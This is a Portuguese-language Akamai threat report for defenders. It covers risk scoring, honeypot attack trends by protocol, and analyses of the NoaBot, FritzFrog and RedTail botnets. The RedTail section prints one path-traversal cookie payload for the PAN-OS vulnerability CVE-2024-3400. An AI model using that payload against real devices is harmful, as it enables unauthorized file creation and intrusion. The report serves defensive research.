SOTI

V11 EDIÇÃO 01


Guia dos guardiões da cibersegurança de 2025

Fortifique o futuro da sua defesa

Akamai

State of the Internet/Segurança

Sumário



Um relatório State of the Internet para os guardiões

Este não é o um relatório State of the Internet (SOTI) qualquer. Você notará algumas diferenças fundamentais entre esta e nossas publicações anteriores. Isso porque, desta vez, estamos rompendo as barreiras para falar diretamente com as pessoas que estão na linha de frente: os guardiões.

Reunimos as várias equipes de pesquisa de segurança da Akamai para compartilhar o conhecimento adquirido com muito esforço e testado em campo. Diversos grupos de profissionais de cibersegurança estão representados: pesquisadores, profissionais de operações, arquitetos de produtos, cientistas de dados e responsáveis por incidentes.

Nosso objetivo é simples: que você tenha as estratégias reais necessárias para proteger seus sistemas no campo de batalha digital cada vez mais complexo de 2025. Este relatório contém informações úteis de especialistas em cibersegurança que combatem ameaças todos os dias. Estamos fornecendo inteligência prática que você pode usar agora mesmo.

Em um esforço para tornar este documento útil para toda a comunidade de segurança, mapeamos os resultados de nossa pesquisa para a estrutura de segurança aprofundada, uma expansão da metodologia de defesa em profundidade.

Os nossos demais relatórios SOTI deste ano voltarão ao formato habitual.
Mas e este relatório? **Ele foi feito para os guardiões.**

Estrutura de segurança em profundidade

A segurança em profundidade representa uma evolução de 2019 do modelo tradicional de defesa em profundidade, integrando a ciência e a análise de dados às práticas de cibersegurança estabelecidas. Embora a defesa em profundidade implemente várias camadas de segurança para proteger os ativos, a segurança em profundidade aprimora essa base usando análise para identificar ameaças ocultas e avaliar a eficácia defensiva, geralmente detectando possíveis ataques antes que eles se materializem totalmente.

A segurança em profundidade protege as organizações por meio de várias camadas sobrepostas de defesa, reconhecendo que nenhuma medida de segurança é infalível. Essa estratégia abrange segurança física (bloqueios, vigilância), arquitetura de rede (firewalls, detecção de invasões), proteção de ponto de extremidade (antivírus, criptografia), controles de acesso e segurança do host (autenticação multifator, permissões baseadas em funções), proteções de dados e gerenciamento de riscos (criptografia, backups) e medidas administrativas (políticas de segurança, treinamento de funcionários).

Utilizamos esta estrutura para organizar a pesquisa neste relatório para resolver os problemas enfrentados pelos guardiões todos os dias. Para este SOTI, focamos nos seguintes elementos de segurança em profundidade:

O **Gerenciamento de riscos** identifica, avalia e atenua sistematicamente as ameaças, priorizando as respostas com base na probabilidade e no impacto de reduzir a vulnerabilidade organizacional.

A **Arquitetura de redes** implementa a segurança em camadas por meio de firewalls, segmentação e controles de acesso para criar barreiras de defesa e conter possíveis violações.

A **Segurança de hosts** protege os dispositivos individuais por meio de atualizações do sistema, antivírus, firewalls e controles de acesso para impedir o acesso não autorizado e o malware nos pontos de extremidade.

Gerenciamento de riscos

Estamos acompanhando como as ameaças à cibersegurança e os riscos que elas representam estão mudando. Ao monitorar de perto o tráfego da Internet e configurar sistemas especiais de detecção, aprendemos muito sobre como o cenário de ameaças está evoluindo. Aprendemos ainda mais com projetos como a criação de um processo interno de pontuação de risco que foi posteriormente implementado em nosso produto de segmentação.

Em 2024, vimos de tudo, desde botnets básicas, como NoaBot, que usam senhas roubadas, até grupos de hackers mais complexos, como o RedTail, que exploram vulnerabilidades de software totalmente novas. O cenário de ciberameaças está ficando mais diversificado e sofisticado, tornando a defesa cada vez mais desafiadora. Nesta seção de gerenciamento de riscos da estrutura de segurança em profundidade, apresentaremos uma pesquisa sobre pontuação de risco e a metamorfose do malware.

Estudo de pesquisa

Pontuação de risco

A pontuação de risco tem sido um ponto de discórdia na comunidade de segurança há anos. O conceito é amplamente aceito como útil, mas a sua execução real é muito desafiadora. Um registro de risco é específico para cada organização, tornando quase impossível generalizar, muito menos replicar em outro lugar.

Os desafios na criação de um registro de risco

Este ano, passamos pela difícil tarefa de criar um módulo de pontuação de segurança de rede na Akamai e aprendemos bastante. Por fim, descobrimos que maximizar o impacto e minimizar os recursos é fundamental para uma metodologia eficaz de pontuação de risco. Essa não é uma tarefa simples. Ela envolve vários fatores importantes, incluindo:

- **Definição de risco.** Como você define o risco associado a uma máquina ou a um aplicativo? Está exposto à Internet? Contém patches? Quais portas estão abertas? Quantas máquinas podem acessá-lo?
- **Determinação da importância do app.** Como você determina a importância relativa do aplicativo? É um aplicativo crítico? Ele tem várias conexões, o que introduz riscos adicionais?
- **Aplicação de mitigações.** Quais são as medidas necessárias para mitigar esses riscos? O que a segmentação traz de benefícios e qual o seu impacto?
- **Avaliação da complexidade.** Qual será o grau de complexidade para alcançar esse impacto?

Dependendo do tamanho e da sofisticação do seu programa de cibersegurança, será possível dar o próximo passo que seja relevante para a sua organização. Para nossos propósitos, assim que conseguimos responder a essas perguntas para enfrentar esses desafios, criamos uma ferramenta com uma lista de ações priorizadas com base no impacto, criticidade, esforço necessário ou uma combinação desses fatores.

Quantificação de riscos externa e internamente

O objetivo da pontuação de segurança é quantificar o risco que pode ser causado por um invasor que invada a rede pelo lado de fora. Por exemplo, calculamos nosso risco com base na probabilidade de comprometimento de ativos expostos externamente e na probabilidade de movimento lateral entre ativos internos. A pontuação de segurança de um ponto de extremidade pode ser vista como o número esperado de vetores de ataque bem-sucedidos dimensionados pelo tamanho da rede.

A exposição externa calculada de um ponto de extremidade depende da exposição de cada um de seus serviços de escuta à Internet. Isso é determinado considerando-se a extensão da exposição (se é ilimitada ou confinada a um intervalo/domínio específico) e a possibilidade de exploração do serviço ou protocolo. A capacidade de exploração de um serviço depende de sua popularidade entre os invasores, que pode ser obtida em publicações como as da CISA (Cybersecurity and Infrastructure Security Agency) ou em mercados de exploração na dark web, ou da gravidade de uma vulnerabilidade específica da versão instalada em um determinado servidor.

A exposição interna calculada de um ponto de extremidade depende do nível de exposição de seus serviços individuais de escuta a outros pontos de extremidade internos. Isso é determinado considerando-se a política de rede, o risco externo associado a cada ponto de extremidade e a possibilidade de exploração do serviço ou protocolo.

Como as mitigações são selecionadas

Para cada ponto de extremidade, isolamos o impacto aditivo de outros pontos de extremidade (aplicativo interno, sub-redes etc.) em sua pontuação final e, se necessário, recomendamos adicionar regras de segmentação específicas que limitem a exposição desse ponto de extremidade a esses outros pontos de extremidade, por exemplo, isolando o impacto de um serviço específico e limitando a exposição desse serviço com base em dados em tempo real. Se forem identificadas vulnerabilidades para esse serviço, esta recomendação pode reduzir o risco e evitar o possível tempo de inatividade entre as correções.

Dimensionamento e avaliação

Uma das principais ameaças à segurança de uma organização está nos seus servidores com acesso pela internet, bem como seus respectivos serviços. Eles oferecem aos invasores que atacam a organização uma maneira direta de comprometê-la. Ao projetar a pontuação de segurança, queríamos ter certeza de que ela diferenciaria entre redes e/ou servidores com pouca exposição à Internet e aqueles que estão muito expostos. Para isso, analisamos a distribuição do número de serviços expostos à Internet por servidor (Figura 1).

Distribuição, por servidor, do número de serviços que podem ser acessados pela Internet




Fig. 1: estatísticas de exposição à Internet usadas para moldar fórmulas de pontuação

Podemos ver que, em um pequeno subconjunto de servidores que aceitam tráfego da Internet (3% do total de servidores), a maioria está expondo apenas um serviço, em que um serviço é um processo exclusivo ou um nome de serviço do Windows. Apenas uma fração muito pequena deste subconjunto (0,22% de todos os servidores) está expondo quatro ou mais serviços à Internet. Sem a segmentação adequada entre eles e a rede, esses servidores fornecem um vetor de ataque de alto risco. Outra propriedade de segurança importante da rede é a exposição interna, ou seja, a acessibilidade aos serviços de um servidor a partir do restante dos servidores dentro da rede (independentemente do acesso à Internet).

Ao analisar essa exposição em redes reais, podemos ver que a grande maioria dos serviços (mais de 80%) é contatada por uma fração muito pequena (menos de 1/10.000) da rede. Isso é chamado de *razão de exposição* durante toda a pesquisa (Figura 2). Apenas uma pequena fração dos servidores (0,1%) deve ser acessada por grandes partes (10% ou mais) da rede. Esses servidores de infraestrutura devem ser protegidos com cuidado especial devido ao seu potencial impacto na segurança da organização.




Fig. 2: análise da razão de exposição

Como análise final, exploramos a relação entre a pontuação de segurança de uma rede e o progresso da configuração da política de segurança para seus servidores. Primeiro, calculamos a pontuação média de segurança para diferentes redes em várias ocasiões em que sua implantação estava estável (sem grandes alterações no tamanho da rede ou no número de agentes de proteção). Em seguida, calculamos a proporção de servidores para os quais um modelo de segmentação tenha sido aplicado. Na grande maioria das redes, a configuração de mais regras de segmentação melhorou sua segurança (Figura 3). Isso reforça nossa confiança na pontuação de segurança e seu potencial para orientar as operações de segurança.




Fig. 3: as pontuações de segurança de redes reais são plotadas em relação à proporção de servidores protegidos (as diferentes cores indicam diferentes ambientes de clientes)

Embora os profissionais de segurança criem políticas para redes, eles geralmente precisam de feedback sobre a eficácia das políticas existentes e de recomendações para as melhorias futuras. Isso cria uma pontuação de risco baseada em evidências, não muito diferente da análise de comportamento do usuário para a sua rede. Uma maneira de obter esse feedback é usar um método, como a microssegmentação, que dá suporte a políticas altamente granulares e pode gerar recomendações priorizadas que abordam os principais fatores de risco para cada aplicativo de rede.

Estudo de pesquisa

Metamorfose de malware

A cibersegurança está ficando cada vez mais rigorosa. Os ataques cibernéticos agora são mais fáceis de serem lançados por amadores, enquanto os grupos de hackers especializados estão se tornando ainda mais habilidosos. O aumento da inteligência artificial está piorando a situação, pois oferece aos invasores ferramentas mais poderosas e mais simples de usar. Isso significa que as organizações estão enfrentando um cenário de ameaças digitais mais imprevisível e perigoso do que nunca.

Principais serviços abertos atacados

Embora os invasores possam usar dias zero e ataques direcionados para violar redes, há opções muito mais fáceis disponíveis para as botnets infectarem em escala. **Há uma infinidade de servidores na Internet com portas abertas adequadas para movimentação lateral e login, e uma quantidade significativa deles também tem credenciais previsíveis que podem ser encontradas por meio do preenchimento de credencial.** Relatamos várias botnets ao longo de 2024, como NoaBot (uma variante da Mirai) e novas versões das botnets FritzFrog e RedTail.

A Figura 4 mostra uma consulta do Shodan para servidores SSH (Secure Socket Shell) expostos à Internet, detectando milhões de servidores que podem se tornar vítimas desses ataques.

Resultados totais

22.472.219

Principais países

Estados Unidos	6.241.486
Alemanha	2.084.734
China	1.987.890
Brasil	1.227.285
Argentina	899.565




Fig. 4: desde o início de 2025, mais de 20 milhões de servidores com SSH estão abertos à Internet (fonte: Shodan.io)

Como essa é uma ameaça contínua, queríamos entender quais portas e serviços comuns são os mais visados, por isso recorremos aos nossos honeypots para determinar a prioridade dos administradores de rede em 2025. A Figura 5 mostra as tendências de incidentes que vimos ao longo de 2024 para as portas abertas mais comuns em nossos honeypots.

Tendências de incidentes por protocolo ao longo do tempo (mensalmente)




Fig. 5: tendências de incidentes para cada porta/protocolo aberto comum em 2024

Podemos ver que os ataques aos protocolos SMB (Server Message Block), RDP (Remote Desktop Protocol) e SSH foram os mais comuns durante quase todo o ano de 2024. Isso não é surpreendente de forma alguma, pois esses são os protocolos mais fáceis para o movimento lateral (ataques de um dia para SMB e EternalBlue).
A distribuição real de ataques nessas portas é mostrada na Figura 6.

Distribuição de protocolos em incidentes de honeypot




Fig. 6: distribuição de ataques detectados em vários protocolos

Mais sobre botnets

As botnets permitem que os cibercriminosos automatizem suas campanhas de preenchimento de credenciais. Ao direcionar uma botnet para acessar continuamente páginas de login ou de conta com credenciais adquiridas da dark web, os invasores podem fazer centenas de milhares de tentativas de golpe por hora com muito pouco esforço. **Saiba mais.**

Famílias de botnets

O estudo de botnets como a NoaBot (uma variante da Mirai), a FritzFrog (baseada em Golang) e o RedTail (um criptominerador) revela insights importantes sobre a evolução das ciberameaças. Os recursos avançados da FritzFrog (malware sem arquivo, arquitetura de ponto a ponto e direcionamento para redes internas) exemplificam sua crescente sofisticação. Essa análise ajuda as equipes de segurança a desenvolver melhores defesas contra ataques de botnet, que custam à economia global até US$ 116 bilhões por ano.

NoaBot

A botnet NoaBot tem a maioria dos recursos da botnet Mirai original (como um módulo leitor e um módulo invasor, um nome de processo oculto etc.), mas também difere da original de várias maneiras. **Mais notavelmente, o disseminador do malware é baseado em SSH, e não em Telnet, como na primeira implementação da Mirai**. Ele também tem uma lista de credenciais diferente para usar em seus ataques de preenchimento e implementa muitos módulos pós-violação.

Além disso, ao contrário da Mirai, que normalmente é compilada com o GCC, a NoaBot é compilada com uClibc, que parece mudar a forma como os mecanismos antivírus detectam o malware. Embora outras variantes da Mirai sejam geralmente detectadas com uma assinatura da Mirai, as assinaturas antivírus da NoaBot são de um scanner SSH ou um cavalo de troia genérico.

O malware também é compilado estaticamente e quaisquer símbolos são removidos dele. Isso, além de ser uma compilação fora do padrão, tornou a engenharia reversa do malware muito mais frustrante.

Amostras mais recentes da botnet também tinham sua cadeia obscurecida em vez de salva como texto sem formatação. Isso tornou mais difícil extrair detalhes do binário ou navegar pelas partes da desassemblagem/descompilação, mas a codificação em si era pouco sofisticada e a engenharia simples de reverter.

Por fim, vimos que os mesmos servidores de comando e controle (C2) que servem à NoaBot também servem a uma botnet diferente: ao P2PInfect, um worm de replicação automática ponto a ponto escrito em Rust. Embora o P2PInfect tenha sido visto pela primeira vez em julho de 2023, vimos a atividade da NoaBot desde janeiro de 2023, o que significa que ela é anterior ao P2PInfect em cerca de seis meses (Figura 7).




Fig. 7: atividade da NoaBot ao longo do tempo

Devido às semelhanças técnicas, acreditamos que o mesmo agente de ameaça seja responsável por ambas as variantes. Pode ser que ele simplesmente tenha tentado desenvolver seu próprio malware ou que as duas botnets tenham finalidades diferentes.

FritzFrog

A FritzFrog é uma botnet ponto-a-ponto sofisticada, baseada em Golang, compilada para compatibilidade com máquinas baseadas em AMD e ARM. Originalmente, descobrimos e informamos sobre ela em 2020, mas o malware é mantido ativamente e evoluiu ao longo dos anos, adicionando e aprimorando recursos.

A mais recente adição ao arsenal da FritzFrog, que detectamos em 2024, foi uma exploração do Log4Shell que é uma evolução de seu método de infecção tradicional (ou seja, força bruta SSH). A vulnerabilidade de Log4Shell foi inicialmente identificada em dezembro de 2021 e desencadeou um frenesi de aplicação de patches em todo o setor que durou meses. Mesmo hoje, dois anos depois, há muitos aplicativos expostos à Internet que ainda são vulneráveis a essa exploração (Figura 8).




Fig. 8: processo de exploração Log4Shell da FritzFrog

Ativos vulneráveis expostos à Internet são um problema sério, mas a FritzFrog representa um risco para um tipo adicional de ativos: hosts internos. Quando a vulnerabilidade foi descoberta pela primeira vez, os aplicativos expostos à Internet foram priorizados para a aplicação de patches devido ao risco significativo de comprometimento. **As máquinas internas, que tinham menos probabilidade de serem exploradas, eram frequentemente negligenciadas e permaneciam sem correção, uma circunstância da qual a FritzFrog se aproveita. Como parte de sua rotina de distribuição, o malware tenta atingir todos os hosts na rede interna.**

As variantes mais recentes também perceberam uma melhoria na descoberta de vítimas. Além de randomizar os endereços IP da Internet e tentar violá-los, o malware também descobre novos alvos SSH analisando os logs e as configurações relacionados à autenticação de suas vítimas, como os arquivos de log de autenticação, os arquivos authorized_hosts e o histórico do bash.

Eles também tinham uma implementação de um dia de escalonamento de privilégios incorporada ao malware (CVE-2021-4034). Essa vulnerabilidade no componente Linux polkit foi divulgada pela Qualys em 2022 e poderia permitir o escalonamento de privilégios em qualquer máquina Linux que o estivesse executando. **Como o polkit é instalado por padrão na maioria das distribuições do Linux, muitas máquinas sem correções ainda estão vulneráveis a este CVE atualmente.**

RedTail

Os agentes de ameaças por trás do malware de criptomineração RedTail, inicialmente informado no início de 2024, incorporaram a recente vulnerabilidade do Palo Alto, CVE-2024-3400 no PAN-OS, em seu kit de ferramentas.

Esse criptominerador foi observado pela primeira vez em dezembro de 2023 pela Cyber Security Associates (CSA) e nomeado adequadamente como Redtail por causa de seu nome de arquivo "*.redtail*" A CSA lançou seu relatório de análise em janeiro de 2024.

Embora a CSA tenha informado que a botnet se propaga por meio da exploração do Log4Shell, nossos sensores detectaram o emprego de diferentes vulnerabilidades. Nossa análise inicial foi para o CVE-2024-3400, que é uma vulnerabilidade de criação de arquivos arbitrários. Especificamente, ao definir um valor específico no cookie SESSID, o PAN-OS é manipulado a criar um arquivo com o nome desse valor. Quando combinado com uma técnica de caminho transversal, isso permite que o invasor controle o nome do arquivo e o diretório no qual o arquivo está armazenado.

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

Após a infeção, a botnet baixa uma variante personalizada do criptominerador XMRig. Em vez de usar ferramentas publicamente disponíveis para apenas gerar um minerador, parece que os agentes de ameaças por trás do RedTail modificaram o código-fonte e compilaram o minerador eles mesmos, o que é evidente porque podemos ver que a configuração de mineração foi incorporada à carga útil diretamente em um formato criptografado para aumentar a segurança da operação em uma tentativa de evitar a detecção imediata.

O malware também emprega técnicas avançadas de evasão e persistência. Ele se ramifica várias vezes para impedir a análise ao depurar seu próprio processo e interrompe qualquer instância do GNU Debugger (GDB) que encontrar. Para manter a persistência, o malware também adiciona uma tarefa cron para sobreviver a uma reinicialização do sistema.

